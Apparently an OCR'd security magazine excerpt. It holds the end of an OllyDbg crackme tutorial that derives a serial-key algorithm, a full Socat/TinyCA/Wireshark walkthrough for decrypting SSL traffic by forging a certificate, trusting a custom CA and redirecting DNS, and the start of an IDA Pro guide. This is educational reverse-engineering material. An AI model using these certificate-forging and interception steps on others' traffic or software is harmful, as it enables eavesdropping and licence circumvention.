S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00C25D3F 00C25D3F
ST1 empty -??? FFFF 00000000 00C25D3F
ST2 empty -??? FFFF 00C25D3F 00C25D3F
ST3 empty -??? FFFF 00000000 00C25D3F
ST4 empty 0.0
ST5 empty 0.0
ST6 empty -579.9888916015625000
ST7 empty 1234567.000000000000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0 (GT)
FCW 1072  Prec NEAR,64  Mask    1 1 0 0 1 0
Last cmnd 001B:00409685 sF_cme04.00409685

XMM0 447D69F7 448A3B4E 4495EB8D 44A6434F
XMM1 44116166 441CDD64 443745B3 446BC28C
XMM2 C35A0000 C2F80000 C2200000 41800000
XMM3 00000000 00000000 00000000 00000000
XMM4 00000000 00000000 00000000 00000000
XMM5 00000000 00000000 00000000 00000000
XMM6 01300130 01300130 01300130 01300130
XMM7 B9BB6B9C 3912CCF7 B8FBA092 3BE6AFCD
                                P U O Z D I
MXCSR 00001FD0  FZ 0 DZ 0  Err  0 0 0 0 0 0
                Rnd NEAR   Mask 1 1 1 1 1 1
```

Figure 22. *Comparison procedure*



```
004474A8  >   8D55 FC          LEA EDX,[EBP-4]
004474AB  .   8B83 EC010000    MOV EAX,DWORD PTR DS:[EBX+1EC]
004474B1  .   E8 E242FDFF      CALL 0041B798
004474B6  .   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
004474B9  .   0FB64430 FF      MOVZX EAX,BYTE PTR DS:[ESI+EAX-1]
004474BE  .   8B93 FC010000    MOV EDX,DWORD PTR DS:[EBX+1FC]
004474C4  .   0FB65432 FF      MOVZX EDX,BYTE PTR DS:[ESI+EDX-1]
004474C9  .   F7EA             IMUL EDX
004474CB  .   0183 F8010000    ADD DWORD PTR DS:[EBX+1F8],EAX
004474D1  .   46               INC ESI
004474D2  .   4F               DEC EDI
004474D3  .^  75 D3            JNZ SHORT 004474A8
```

Figure 24. *Serial computing loop*

computed from the name? Is the serial number computed from something else? Is the serial number constant and hardcoded somewhere in program? In the text above, we mentioned that "magic text" "754-09" appeared in the program soon after calling procedure at address 447565. Let's examine this procedure a little bit. First of all, we need to press F9 to continue running the application (leave from debugger), we edit text in the second text box, and we hit breakpoint at 447540 again. We keep pressing F8 to Step over until we reach 447565, where we press F7 to Step into the procedure. Now we land at 447470.

Keep pressing F8 Step over again and observe what happens. In the middle of the procedure, you will find a loop (Figure 24), which

- measures length of text of the first text box (`004474B1: CALL 0041B798`)
- gets pointer to the text of the first text box (`004474B6: MOV EAX,DWORD PTR SS:[EBP-4]`)
- reads (ESI-1)-th character from the beginning of the string to EAX (`004474B9: MOVZX EAX,BYTE PTR DS:[ESI+EAX-1]`)
- reads (ESI-1)-th character from the end of the string to EDX (`004474C4: MOVZX EDX,BYTE PTR DS:[ESI+EDX-1]`)
- multiplies EAX by EDX (`004474C9: IMUL EDX`)
- adds result to temporary variable (`004474CB: ADD DWORD PTR DS:[EBX+1F8],EAX`)
- repeats length-1 times

In our example, the following is being computed for string "crackme". ASCII code for character 'c' is 0x63, for character 'e' is 0x65, etc…

```
( c * e ) + ( r * m ) + ( a * k ) + ( c * c ) +
( k * a ) + ( m * r ) + ( e * c ) =
= ( 0x63 * 0x65 ) + ( 0x72 * 0x6D ) + ( 0x61 *
0x6B ) + ( 0x63 * 0x63 ) + ( 0x6B * 0x61 ) +
( 0x6D * 0x72 ) + ( 0x65 * 0x63 ) =
= 0x270F + 0x308A + 0x288B + 0x2649 + 0x288B +
0x308A + 0x270F = 0x12691 = 75409 (in decimal)
```

This is the method of computing serial number from string supplied by user.

Conclusion

In this article, we learned fundamentals of using OllyDbg. We took the first simple example and made our first patch, which prevented application from showing a message box we did not want to display. In the second example, we learned how to locate interesting procedure in the lengthy listing of assembly code and analyzed it in detail. We found the correct name/serial combination and understood the way of computing serial number from user supplied name.

JAROMIR HOREJSI

Jaromir is a computer virus researcher and analyst. He specializes in reverse engineering and analyzing malicious PE files under Windows platform. He is interested in malware internals – how it is packed/crypted, how it is installed into computer, how it protects itself from being analyzed, etc. He also likes solving interesting crackmes. Except for reverse engineering, his hobbies include traveling, exploring new places, flying remote control models and playing board games.

Solutions:

- ✓ Two Factor Authentication
- ✓ Email and Web Security
- ✓ Endpoint Security
- ✓ Mobile Device Management
- ✓ Wireless Security
- ✓ Data Governance
- ✓ Secure Remote Access
- ✓ Perimeter Security
- ✓ Intrusion Detection & Prevention
- ✓ Secure Infrastructure

Infosec Technologies

Reducing risk through technical excellence

Technology alone cannot solve today's security challenges, but by applying the right mix of technology and services to solve even the most complex security challenges, we are able to reduce both cost and business risk.

Infosec Technologies provides impartial advice and expert technical support that can help you secure your IT infrastructure and achieve your business goals.

About Infosec Technologies:

Infosec Technologies is a UK based, award winning supplier of information security solutions. We have delivered over five hundred projects in the last seven years and have partnerships with both established and new security vendors.

We are dedicated to researching and testing new and innovative technologies to provide our clients with ever stronger, more resilient and agile security products and services.

Our clients span every business sector; from government to pharmaceuticals, financial to ISP, retail and charity. Extensive experience in the design, implementation and support of security and infrastructure solutions allows us to meet specific requirements whilst still maintaining the highest levels of customer service and technical support.

Our technical excellence, focus on customer service and flexible approach ensures we are ready to be your trusted security advisors.

Contact us today for expert advice and support:

Phone: +44 (0)1256 397790
Email: sales@infosectechnologies.com
Website: www.infosectechnologies.com

infosec technologies

egress meraki mimecast SureCloud axway Check Point KASPERSKY ARUBA networks SecurEnvoy critical websense 8MAN WEBROOT Cisco Systems SOURCEfire maildistiller

How to use

Socat and Wireshark

for Practical SSL Protocol Reverse Engineering?

Secure Socket Layer (SSL) Man-In-the-Middle (MITM) proxies have two very specific purposes. The first is to allow a client with one set of keys to communicate with a service that has a different set of keys without either side knowing about it. This is typically seen as a MITM attack but can be used for productive ends as well. The second is to view the unencrypted data for security, educational, an reverse engineering purposes.

For instance, a system administrator could set up a proxy to allow SSL clients that don't support more modern SSL methods or even SSL at all to get access to services securely. Typically, this involves having the proxy set up behind your firewall so that unencrypted content stays within the confines of your local area.

Being able to analyze the unencrypted data is very important to security auditors as well. A very large percentage of developers feel their services are adequately protected since SSL is being used between the client and the server. This includes the idea that if the SSL client is custom closed source software that the protocol will be unbreakable and therefore immune to tampering. If you're investing your companies funds using a service that could easily be subject to tampering then you may end up with a nasty surprise. Lost funds perhaps or possibly having your account information publicly available. This article focuses on using an SSL MITM proxy to reverse engineer a simple web service. The purpose of doing so will be to create your own client that can interact with a database behind an unpublished API. The software used will be based on the popular open source software Socat as well as the widely recognized Wireshark. Both are available on most operating systems.

Lets get started!

We will be reverse engineering a LiveJournal client called LogJam which supports SSL connections to the LiveJournal API servers. Since this article is purely educational we don't mind getting some experience using the LiveJournal API which already public and LogJam which is a free and open source project.

Prerequisites

- Install Socat – Multipurpose relay for bidirectional data transfer: *http://www.dest-unreach.org/socat/*
- Install Wireshark – Network traffic analyzer: *http://www.wireshark.org/*
- Install OpenSSL – Secure Socket Layer (SSL) binary and related cryptographic tools: *http://www.openssl.org/*
- Install TinyCA – Simple graphical program for certification authority management: *http://tinyca.sm-zone.net/*
- Install LogJam – Client for LiveJournal-based sites: *http://andy-shev.github.com/LogJam/*

Generating a false SSL certificate authority (CA) and server certificate

The API domain name for LiveJournal is simply www.livejournal.com and any SSL compliant client software will require the server certificate to match the domain when it initially connects to the SSL port of the server.

An SSL CA signs SSL certificates and is nothing more than a set of certificates files that can be used by tools like OpenSSL to sign newly generated certificates via a *certificate signature request* (CSR) key that is generated while creating new server certificates. The client simply needs to trust the certificate authority public key and subsequently the client will trust all server certificates signed by the certificate authority private key.

Generating a certificate authority

Run `tinyca2` for the first time and a certificate authority generation screen will appear to get you started (Figure 1).


It doesn't matter what you put here if you don't plan on keeping this certificate authority information for very long. The target server at LiveJournal.com will never see the keys you are generating and they will stay completely isolated to your testing environment. Be sure to remember the password since it will be required for signing keys later on.

Select *Export CA* from the *CA* tab and save a *PEM* version of the public CA certificate to a new file of your choosing.

Generating a server certificate

Click on the *Requests* tab in TinyCA and then the *New* button that will help us create a new certificate signing request and private server key (Figure 2).


The common name must be *www.livejournal.com*. The password can be anything and we will be removing it when we export the key for use.



Create a new CA

Name (for local storage):	Yoyodyne
Data for CA Certificate Common Name (for the CA):	Yoyodyne Propulsion Systems
Country Name (2 letter code):	US
Password (needed for signing):	••••
Password (confirmation):	••••
State or Province Name:	California
Locality Name (eg. city):	San Narciso
Organization Name (eg. company):	Yoyodyne
Organizational Unit Name (eg. section):	Information Technology
eMail Address:	info@yoyodyne
Valid for (Days):	3650
Keylength:	1024 2048 [✓ 4096]
Digest:	[✓ SHA-1] MD2 MDC2 MD4 MD5 RIPEMD-160

Figure 1. *TinyCA new certificate authority window*



Create a new Certificate Request

Common Name (eg. your Name, your eMail Address or the Servers Name)	www.livejournal.com
eMail Address:	
Password (protect your private Key):	••••
Password (confirmation):	••••
Country Name (2 letter code):	US
State or Province Name:	California
Locality Name (eg. city):	San Narciso
Organization Name (eg. company):	Yoyodyne
Organizational Unit Name (eg. section):	Information Technology
Keylength:	[✓ 4096] 1024 2048
Digest:	[✓ SHA-1] MD2 MDC2 MD4 MD5 RIPEMD-160
Algorithm:	[✓ RSA] DSA

Figure 2. *TinyCA new certificate request window*

Under the *Requests* tab there is now a certificate named *www.livejournal.com* that needs to be signed. Right click and select *Sign Request* and then *Sign Request Server*. Use the default values to sign the request.

Now there will be a new key under the *Key* tab now. Right click on it and select *Export Key* and you'll be presented a new dialog (Figure 3).

As seen in the figure you want to select *PEM (Key)* as well as Without *Passphrase (PEM/PKCS#12)* and *Include Certificate (PEM)*. Doing so will export a PEM certificate file that contains a section for the certificate key as well as the certificate itself. The PEM stanard allows us to store multiple keys in a single file.

Congratulations, you now have a perfectly valid key for *https://www.livejournal.com* as long as the web server running the site is under your own control and uses the server key you've generated. Trusting the key is the tricky part.

Allow logjam to trust the certificate authority


So we have to dig in a bit to understand what SSL Certificate trust database LogJam will be using. Most Linux based GTK and console programs rely on OpenSSL which has it's own certificate authority database that is very easy to add a new certificate to.

In Debian/GNU Linux the following will install your new Yoyodyne CA certificate system wide: Listing 1.

Now LogJam as well as programs such as wget, w3m, and most scripting languages will trust all keys signed by your new CA.

Using Socat to proxy the stream and hijacking your own DNS

Socat is basically a swiss army knife for communication streams. With it you can proxy between protocols. This includes becoming an SSL aware server and proxying streams as an SSL aware client to another SSL aware server



Export Key to File

File: vejournal.com-key.pem

Export Format:

[✓ PEM (Key)]
DER (Key without Passphrase)
PKCS#12 (Certificate & Key)
Zip (Certificate & Key)
Tar (Certificate & Key)

Without Passphrase (PEM/PKCS#12): [✓ Yes] No

Include Certificate (PEM): [✓ Yes] No

Figure 3. *TinyCA private key export window*

Set up your system and start up socat

Since we should aim for transparency we will need to intercept DNS requests for *www.livejournal.com* as well so that our locally operated proxy running on port `443` on `IP 127.0.2.1` is in the loop.

First, we will need to know the original IP of *www.livejournal.com*:

```
spencersr@bigboote:~$ nslookup www.livejournal.com
                      8.8.8.8
Server:      8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
Name: www.livejournal.com
Address: 208.93.0.128
```

Bingo! Now add the following line to `/etc/hosts` near the other IPv4 records:

```
127.0.2.1 www.livejournal.com
```

Now lets do a test run by listening on port 443 (HTTPS) and forwarding to port 443 (HTTPS) of the real *www.livejournal.com*:

```
spencersr@bigboote:~$ sudo socat -vvv \ OPENSSL-
LISTEN:443,verify=0,fork,key=www.livejournal.com-
keyem,certificate=www.livejournal.com-key.pem,
cafile=Yoyodyne-cacert.pem \
OPENSSL:208.93.0.128:443,verify=0,fork
```

Simple enough. Browsing to *https://www.livejournal.com* with w3m and wget should work sucessfully now and a stream of random encrypted information will be printed by socat.

Listing 1. *Install Yoyodyne CA certificate*


```
spencersr@bigboote:~$ sudo mkdir /usr/share/ca-certificates/custom
spencersr@bigboote:~$ sudo cp Yoyodyne-cacert.pem \ /usr/share/ca-certificates/custom/Yoyodyne-cac-
   ert.crt
spencersr@bigboote:~$ sudo chmod a+rw \
/usr/share/ca-certificates/custom/Yoyodyne-cacert.crt
spencersr@bigboote:~$ sudo dpkg-reconfigure -plow ca-certificates -f readline \ ca-certificates con-
   figuration
-----------------------------
  ...
Trust new certificates from certificate authorities? 1
  ...
This package installs common CA (Certificate Authority) certificates in /usr/share/ca-certificates.
Please select the certificate authorities you trust so that their certificates are installed into
/etc/ssl/certs. They will be compiled into a single /etc/ssl/certs/ca-certificates.crt file.
  ...
  1. cacert.org/cacert.org.crt
  2. custom/Yoyodyne-cacert.crt
  3. debconf.org/ca.crt
  ...
  150. mozilla/XRamp_Global_CA_Root.crt
  151. spi-inc.org/spi-ca-2003.crt
  152. spi-inc.org/spi-cacert-2008.crt
  ...
(Enter the items you want to select, separated by spaces.)
  ...
Certificates to activate: 2
  ...
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:Yoyodyne-cacert.pem
done.
```

Chaining two socat instances together with an unencrypted session in the middle.

So far so good! Now we need to have socat connecting to another socat using standard TCP4 protocol in order to view the unencrypted data. This works by having one socat instance listening on port 443 (HTTPS) and then forwarding to another socat on port 8080 (HTTP) which then forwards on to port 443 (HTTPS) of the real *www.livejournal.com*.

Listing 2. *Socat terminal*

```
> 2012/08/29 00:10:27.527184  length=209
   from=0 to=208
POST /interface/flat HTTP/1.1\r
Host: www.livejournal.com\r
Content-Type: application/x-www-form-
   urlencoded\r
User-Agent: http://logjam.danga.com; martine@
   danga.com\r
Connection: Keep-Alive\r
Content-Length: 23\r
\r
> 2012/08/29 00:10:27.566184  length=23
   from=209 to=231
ver=1&mode=getchallenge< 2012/08/29
   00:10:29.551570  length=437 from=0 to=436
HTTP/1.1 200 OK\r
Server: GoatProxy 1.0\r
Date: Wed, 29 Aug 2012 08:10:56 GMT\r
Content-Type: text/plain; charset=UTF-8\r
Connection: keep-alive\r
X-AWS-Id: ws25\r
Content-Length: 157\r
Accept-Ranges: bytes\r
X-Varnish: 904353035\r
Age: 0\r
X-VWS-Id: bil1-varn21\r
X-Gateway: bil1-swlb10\r
\r
auth_scheme
c0
challenge
c0:1346227200:656:60:xxxxxx:xxxxxxxxxxxxx
expire_time
1346227916
server_time
1346227856
success
OK
```



Socat instance one:

```
spencersr@bigboote:~$ sudo socat -vvv \
OPENSSL-LISTEN:443,verify=0,fork,
key=www.livejournal.com-key.pem,certificate=
www.livejournal.com-key.pem,cafile=Yoyodyne-cacert.
                  pem \
TCP4:10.1.0.1:8080,fork
```

Socat instance two:

```
spencersr@bigboote:~$ sudo socat -vvv \
TCP-LISTEN:8080,fork \
OPENSSL:208.93.0.128:443,verify=0,fork
```


Load up LogJam and the socat instances will start printing out the stream to the terminal (Listing 2).

Hurray! You should be dancing at this point.

But wait, I mentioned using Wireshark before didn't I?


Using Wireshark to capture and view the unencrypted stream.

Now it's time for the easy part. I'm going to assume that you are comfortable capturing packets in Wireshark and focus mainly on the filtering of



Capture
Interface: lo (loopback)
IP address: 127.0.0.1
::1
Link-layer header type: Ethernet
Buffer size: 1 megabyte(s)
☑ Capture packets in promiscuous mode
☐ Capture packets in monitor mode
☐ Limit each packet to 65535 bytes
Capture Filter: port 8080 and host 127.0.2.1

Figure 4. *Wireshark lo (loopback) interface capture window with capture filter*



```
POST /interface/flat HTTP/1.1\r\n
Host: www.livejournal.com\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: http://logjam.danga.com; martine@danga.com\r\n
Connection: Keep-Alive\r\n
Content-Length: 23\r\n
\r\n
[Full request URI: https://www.livejournal.com/interface/flat]
Line-based text data: application/x-www-form-urlencoded
```

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
Frame (85 bytes)
Reassembled TCP (212 bytes)
Profile: Default

Figure 5. *Wireshark with captured unencrypted packets*

the capture stream.

Since by default Wireshark captures all traffic we should set up a capture filter that only listens for packets on port 8080 of host 127.0.2.1 (Figure 4).

Once LogJam is run packet will start streaming in while Wireshark is recording (Figure 5).

What now?

This articles is about viewing unencrypted data in an SSL session. Whatever your reverse engineering goal is SSL is less of an obstacle now.

How can SSL be secure then if this method is so simple?

SSL and all of the variations of digests and ciphers contained within it are pretty reliably secure. Some of the major areas this article focused on was the ability to fool a client by having the ability to trust a new certificate.

If you are interested in securing your site or client software against this sort of spying I recommend not using an SSL certificate authority keyring or trust database that is easily modified by the user. Including an SSL server certificate in client software ,encrypted and protected by a hard coded key somewhere in the binary, and requiring it for use on SSL connections using a hardened socket library will dramatically cut down on the looky-loo factor.

Conclusion

Thanks to how simple it is to add certificate authorities to most browsers, mobile devices, and custom client software it's a trivial matter to pull back the curtain on SSL encrypted streams with the right tools.

Remember to thank your open source hacker friends.

SHANE R. SPENCER

Shane R. Spencer is based out of Anchorage Alaska and has over 10 years of system administration and programming experience. Many of his projects are Python based and interface with external services that provide no usable API and communicate over HTTPS only.

Detect Attacks ...

Before They Begin!

Google
Analytics
for Security

- + Early Warning System
- + Global Attack Detection
- + Real-Time Threat Notifications
- + Threat Protection Actions
- + Threat Analysis Engine
- + Threat Analytics Dashboard
- + Free Membership

www.threat-analytics.com

Threat ANALYTICS

www.threatintelligence.com

Integrated Penetration Testing
Dynamic Risk Management
Threat and Intelligence
Incident Reponse
Security Training
Mobile Security

THREAT
INTELLIGENCE
Born Global

Contact Us Now

IDA Pro

How to Disassemble and Debug Executable Programs on Linux, Windows and Mac OS X?

The Interactive Disassembler Professional (IDA Pro) is an extremely powerful disassembler distributed by Hex-Rays. Although IDA Pro is not the only disassembler, it is the disassembler of choice for many malware analysts, reverse engineers, and vulnerability analysts.


The program is published by Hex-Rays (*http://www.hex-rays.com*), which provides a free version for non-commercial uses that is one version less than the current paid version. It is now version 5.0.

IDA Pro will disassemble an entire program and perform tasks such as function discovery, stack analysis, local variable identification, and much more. IDA Pro includes extensive code signatures within its *Fast Library Identification and Recognition Technology* (FLIRT), which allows it to recognize and label a disassembled function, especially library code added by a compiler.

IDA Pro is meant to be interactive, and all aspects of its disassembly process can be modified, manipulated, rearranged, or redefined. One of the best aspects of IDA Pro is its ability to save your analysis progress: You can add comments, label data, and name functions, and then save your work in an IDA Pro database (known as an *idb*) to return to later. IDA Pro also has robust support for plug-ins, so you can write your own extensions or leverage the work of others.

Loading an Executable

When you load an executable, IDA Pro will try to recognize the file's format and processor architecture. Figure 1 displays the first step in loading an executable into IDA Pro. When loading a file into IDA Pro (such as a PE file with Intel x86 architecture), the program maps the file into memory as if it had been loaded by the operating system loader. To have IDA Pro disassemble the file as a raw binary, choose the Binary File option in the top box. This option can prove useful because malware sometimes appends shellcode, additional data, encryption parameters, and even additional


Load a new file

Load file Z:\basic_example.exe as
- Portable executable for 80386 (PE) [pe.ldw]
- MS-DOS executable (EXE) [dos.ldw]
- Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment: 0x00000000
Loading offset: 0x00000000

Analysis
- [✓] Enabled
- [✓] Indicator enabled

Options
- [✓] Create segments
- [ ] Load resources
- [✓] Rename DLL entries
- [ ] Manual load
- [✓] Fill segment gaps
- [✓] Make imports segment
- [ ] Create FLAT group

System DLL directory: C:\Windows

Figure 1. *Loading a file in IDA Pro*

executables to legitimate PE files, and this extra data won't be loaded into memory when the malware is run by Windows or loaded into IDA Pro. In addition, when you are loading a raw binary file containing shellcode, you should choose to load the file as a binary file and disassemble it.

PE files are compiled to load at a preferred base address in memory, and if the Windows loader can't load it at its preferred address (because the address is already taken), the loader will perform an operation known as rebasing. This most often happens with DLLs, since they are often loaded at locations that differ from their preferred address. You should know that if you encounter a DLL loaded into a process different from what you see in IDA Pro, it could be the result of the file being rebased. When this occurs, check the Manual Load checkbox shown in Figure 1, and you'll see an input box where you can specify the new virtual base address in which to load the file.

By default, IDA Pro does not include the PE header or the resource sections in its disassembly (places where malware often hides malicious code). If you specify a manual load, IDA Pro will ask if you want to load each section, one by one, including the PE file header, so that these sections won't escape analysis.

The IDA Pro Interface

After you load a program into IDA Pro, you will see the disassembly window, as shown in Figure 2. This will be your primary space for manipulating and analyzing binaries, and it's where the assembly code resides.

